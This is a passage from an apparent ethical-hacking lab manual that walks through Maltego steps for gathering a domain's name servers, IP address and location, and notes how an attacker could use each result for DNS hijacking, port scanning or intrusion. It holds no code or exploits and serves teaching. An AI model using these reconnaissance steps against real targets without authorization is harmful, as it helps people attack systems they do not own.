
39. This returns the name servers associated with the domain, as shown in the following screenshot.
40. By identifying the primary name server, an attacker can implement various techniques to exploit the server and thereby perform malicious activities such as DNS Hijacking and URL redirection.
41. Select both the domain and the name server by dragging and deleting them.



42. Right-click the entity and select **All Transforms --> To IP Address [DNS]**.




43. This displays the IP address of the website, as shown in the following screenshot.




44. By obtaining the IP address of the website, an attacker can simulate various scanning techniques to find open ports and vulnerabilities and, thereby, attempt to intrude in the network and exploit them.

45. Right-click the IP address entity and select **All Transforms --> To location [city, country]**.

